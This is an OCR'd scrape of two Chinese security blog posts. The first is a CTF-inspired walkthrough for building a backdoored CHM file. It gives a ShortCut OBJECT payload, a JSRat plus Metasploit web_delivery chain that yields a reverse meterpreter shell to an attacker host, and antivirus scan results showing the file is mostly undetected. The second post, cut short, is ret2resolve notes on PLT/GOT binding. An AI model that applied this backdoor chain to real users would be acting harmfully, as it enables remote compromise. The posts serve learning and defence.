
原创： \xeb\xfe 信安之路 2017-11-04

本文是从一个 CTF 题目中学到的一个新姿势，下面对我的学习做一个记录总结，给大家分享一下，希望大家多多参与一起分享学习。

题目描述

抓小鸡 MISC 题目（某比赛平台赛题）

刚开始拿到题目，打开 chm 后发现两个 pdf 文档，以为是 pdf 隐写，瞎搞了一段时间，发现自己粗心大意没看到题目提示 flag 就是小鸡的地址，根据题目提示怀疑是后门，之前没接触过 chm 后门，于是网上搜索一番，get 到新姿势。题目解题比较简单，直接 hh 反编译或者改后缀解压都能找到小鸡的地址。



下面来分享一下 get 到的新姿势

chm 是微软新一代的帮助文件格式，利用 HTML 作源文，把帮助内容以类似数据库的形式编译储存。CHM 支持 Javas cript、VBs cript、ActiveX、Java Applet、Flash、常见图形文件（GIF、JPEG、PNG）、音频视频文件（MID、

WAV、AVI）等等，并可以通过 URL 与 Internet 联系在一起。


14 年的时候 @ithurricanept 在 twitter 上发了一个 demo ，通过 CHM 运行计算器：

```
<!DOCTYPE html><html><head><title>Mousejack replay</title><head></head><body>
command exec
<OBJECT id=x classid= "clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name= "Command" value= "ShortCut" >
  <PARAM name= "Button" value= "Bitmap::shortcut" >
  <PARAM name= "Item1" value= ',calc.exe' >
  <PARAM name= "Item2" value= "273,1,1" >
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```


将以上利用代码写入 html ，置于工程目录进行编译，生成 CHM 文件，运行此文件，弹出计算器。

我们可以在代码上稍作修改，通过 chm+ jsbackdoor+msf 实现 get meterpreter 会话。

1、通过 MyJSRat 脚本获取到当前本地地址和外网出口地址



2、通过 MyJSRat 脚本命令开启 JSRat server


然后访问 http://192.168.152.150/wtf 获取攻击代码。

4、建立 html 文件，修改利用代码，代码主要用到了 html 中的 <OBJECT> 和 <PARAM> 标签，标签用法可以在 W3C 自行学习。

5、通过 easychm 选择 html 所在的文件夹制作 chm 文件，然后把 chm 文件上传到（ virscan.org ）网站查毒，大部分杀毒软件识别不出来，结果截图如下：

Sunbelt	3.9.2671.2	3.9.2671.2	2017-11-02	没有发现病毒	1
TheHacker	6.8.0.5	6.8.0.5	2017-11-02	没有发现病毒	1
Vba32	3.12.29.5 beta	3.12.29.5 beta	2017-11-02	没有发现病毒	4
ViRobot	2.73	2.73	2015-01-30	没有发现病毒	1
VirusBuster	15.0.985.0	5.5.2.13	2014-12-05	没有发现病毒	15
a-squared	9.0.0.4799	9.0.0.4799	2015-03-08	没有发现病毒	2
nProtect	9.9.9	9.9.9	2013-12-27	没有发现病毒	3
卡巴斯基	5.5.33	5.5.33	2014-04-01	没有发现病毒	20
奇虎360	1.0.1	1.0.1	1.0.1	trojan.html.downloader.1	4
安博士V3	9.9.9	9.9.9	2013-05-28	没有发现病毒	4
安天	AVL SDK 2.0		1970-01-01	没有发现病毒	3
江民杀毒	16.0.100	1.0.0.0	2017-11-02	没有发现病毒	2
熊猫卫士	9.05.01	9.05.01	2017-11-02	没有发现病毒	5
瑞星	2803	2803	2017-09-22	没有发现病毒	3
百度杀毒	1.0	1.0	2017-03-22	没有发现病毒	60
赛尔	17.47.17308	1.0.2.2108	2017-11-02	没有发现病毒	6
赛门铁克	20151230.005	1.3.0.24	2015-12-30	没有发现病毒	1
趋势科技	13.302.06	9.500-1005	2017-03-27	没有发现病毒	1
迈克菲	8620	5400.1158	2017-08-12	没有发现病毒	11
金山毒霸	2.1	2.1	2017-11-02	没有发现病毒	5

6、上面已经通过 MyJSRat 脚本命令开启 JSRat server ，这里直接开始利用。在客户机打开 chm 文件，然后在 kali 上可以看到已经由客户机上线，获取到 JS 交互 shell。



7、在 JS 交互 shell 中每执行一条命令，客户端都会有黑框一闪而过，解决方法是使用 JSRat 中的 RUN 来执行命令写入文件，再通过 read 来读取文

件的输出，相对来说比较麻烦，所以可以通过获取客户端 JS 交互 shell 之后自动执行 powershell ,获取 meterpreter 会话。

这里通过 msf 的 web_delivery 模块来开启 powershell 的监听。设置参数如下：

Show targets 然后设置 powershell

URIPATH 设置为/,

SRVPORT 设置为与 JSRat server 的监听端口不一样的 8082


lhost 设置为本机 ip

payload 设置为 windows 反弹连接 reverse_tcp 其他参数自行探索。

```
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT    8082             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH    /                no        The URI to use for this exploit (default
is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.152.150  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH

                                                    信安之路
msf exploit(web_delivery) >
```


8、通过 web_delivery 模块 exploit 后，会生成 powershell 攻击代码，

客户端运行该代码时，我们将获取到 meterpreter 会话。




由于 powershell 攻击代码中存在特殊符号，直接放到 JSRat 来执行，会导致获取不到 meterpreter 会话，需要对攻击代码进行 base64 编码，刚开始搞不清楚为什么要先转 UTF-16 再转 base64，pcat 大佬提示 Windows 默认 unicode 编码就是 utf16 ，因此攻击代码要先经过 UTF-16 编码再转 base64。


操作如下，先将执行代码写入 1.txt，再通过命令将代码转为 base 编码字符输出。




9、获取到 base64 转码后的攻击代码后，构造 powershell 命令（ bypass 可以绕过策略）。



然后通过 MyJSRat 开启 JSRat server 并让客户端连接后自动执行代码。



此时，客户端打开 chm 就会触发执行 powershell 命令，从而反弹一个 meterpreter 会话到 kali 上。



通过 sessions –i 查看所有已建立的会话，进入会话。

Chm+jsbackdoor+msf 实现 get meterpreter 会话到此为止。

杀毒测试

杀毒方面这里测试过火绒(rundll32 和 powershell 均拦截并提示)、百度杀毒5.4(不拦截没提示，正常上线)，其他杀毒软件可以自行测试。截图如下：

防御方法：

提高个人安全意识，对于这类文件，多注意一下，尽量别乱点，如果非要点，可以放到虚拟机里面。使用 process explorer 可以看到存在后门的 chm 文件会开启新的进程：

对于碰到这种后门，怎么溯源呢，其实也很简单，chm 是可以反编译为 html 的。 可使用 windows 自带的 hh.exe 进行反编译，也可使用 easychm 反编译，我采取的是笨方法，拷贝一份改 rar 后缀解压，查找文件是否存在后门。

小结：

此次写文为了复现如何制作 CHM 后门和防御，学习之前未接触过的知识，

本着分享的精神，大家一起学习。

参考：

http://blog.csdn.net/u012324979/article/details/51979969

https://www.secpulse.com/archives/37651.html

https://github.com/Ridter/MyJSRat

ret2resolve 学习笔记

原创： ABC 信安之路 2017-11-08

一是做个总结，二是做个备份。上篇文章感谢@大米指出的错误，格式化字符串漏洞还未销声匿迹！！！


0x01 背景知识

在学习之前先了解一下其中必须知道的背景知识，包括动态链接、延时绑定、Global Offset Table、rel_offset 等。

动态链接


《 程序员的自我修养 》，力荐此书！！有更好的欢迎分享。

下图是 ELF 的装载过程。



这篇文章主要关注的是动态链接器中的延时绑定，这是动态链接器中的一部分。

没找到上两张图的出处，望告知。再看看 .interp 这个 section 中的数据：



延时绑定

延时绑定的原理大概就是这样，等到需要用到则个函数的时候才去绑定再使用，不用则不绑定，绑定完之后下次调用就直接进入函数，不需要再次绑定。一

次绑定，终生收益。绑定的实现大概是这样的：

```
CODE: [ x86asm ]
call read@plt
    jmp *(read@.got.plt)  ----+
    push rel_offset       <----+
    push link_map
    jmp __dl_runtime_resolve
    read_function()
```


就是相当于执行函数 __dl_runtime_resolve(link_map, rel_offset) 。这个函数的作用：

1. 修改 read@.got.plt 的值使其指向 read() 函数。

2. ret 到 read() 函数。

3. 调整栈

在程序调用库函数时其实是进入了 .plt 的 section 中，每一种需要被重定位的函数都有它私有的 PLT ，反汇编一看：


```
gdb-peda$ pdisass 0x08048370 /20
   0x8048370:   push   DWORD PTR ds:0x8049ff8
   0x8048376:   jmp    DWORD PTR ds:0x8049ffc
   0x804837c:   add    BYTE PTR [eax],al
   0x804837e:   add    BYTE PTR [eax],al
   0x8048380 <setbuf@plt>:      jmp    DWORD PTR ds:0x804a000
   0x8048386 <setbuf@plt+6>:    push   0x0
   0x804838b <setbuf@plt+11>:   jmp    0x8048370
   0x8048390 <read@plt>:        jmp    DWORD PTR ds:0x804a004
   0x8048396 <read@plt+6>:      push   0x8
   0x804839b <read@plt+11>:     jmp    0x8048370
   0x80483a0 <__gmon_start__@plt>:      jmp    DWORD PTR ds:0x804a008
   0x80483a6 <__gmon_start__@plt+6>:    push   0x10
   0x80483ab <__gmon_start__@plt+11>:   jmp    0x8048370
   0x80483b0 <__libc_start_main@plt>:   jmp    DWORD PTR ds:0x804a00c
   0x80483b6 <__libc_start_main@plt+6>: push   0x18
   0x80483bb <__libc_start_main@plt+11>:        jmp    0x8048370
   0x80483c0 <write@plt>:       jmp    DWORD PTR ds:0x804a010
   0x80483c6 <write@plt+6>:     push   0x20
   0x80483cb <write@plt+11>:    jmp    0x8048370
   0x80483d0:   xor    ebp,ebp
```


修改了 read@.got.plt 使其指向 read function ，这样下次 call read 的时候就直接 jmp 到了 read() 函数了。


流程图如下（图出自《动态链接库中函数的地址确定--- PLT 和 GOT 》）：

http://blog.chinaunix.net/uid-24774106-id-3349549.html

第一次调用：




第二次调用：



Global Offset Table

需要重定位的函数和变量都放在 .got(Global Offset Table) 中。 .got 分为两种： .got 放全局变量， .got.plt 放函数。.got.plt 前三项有点特别：



第一项指向 .dynamic 的地址。 .dynamic 的 section 是专门用于动态链接的。保存了动态链接器所需要的基本信息。依赖哪些共享对象，动态链接符号表的位置，动态链接重定位表的位置等等。是一个结构数组。

使用 readelf -d 查看 .dynamic 的 section 中的内容：

```
CODE: [ c ]

#ifndef reloc_offset

#define reloc_offset reloc_arg

#define reloc_index  reloc_arg / sizeof (PLTREL)

#endif                                          信安之路
```

再用 readelf -S hello 找到 .dynamic 的地址，用 gdb 查看一下（ Tag 和 Value 都是一一对应的）：

```
[13] .text             PROGBITS        080483d0 0003d0 00024c 00  AX  0
[14] .fini             PROGBITS        0804861c 00061c 00001a 00  AX  0
[15] .rodata           PROGBITS        08048638 000638 000008 00   A  0
[16] .eh_frame_hdr     PROGBITS        08048640 000640 00003c 00   A  0
[17] .eh_frame         PROGBITS        0804867c 00067c 0000ec 00   A  0
[18] .ctors            PROGBITS        08049f14 000f14 000008 00  WA  0
[19] .dtors            PROGBITS        08049f1c 000f1c 000008 00  WA  0
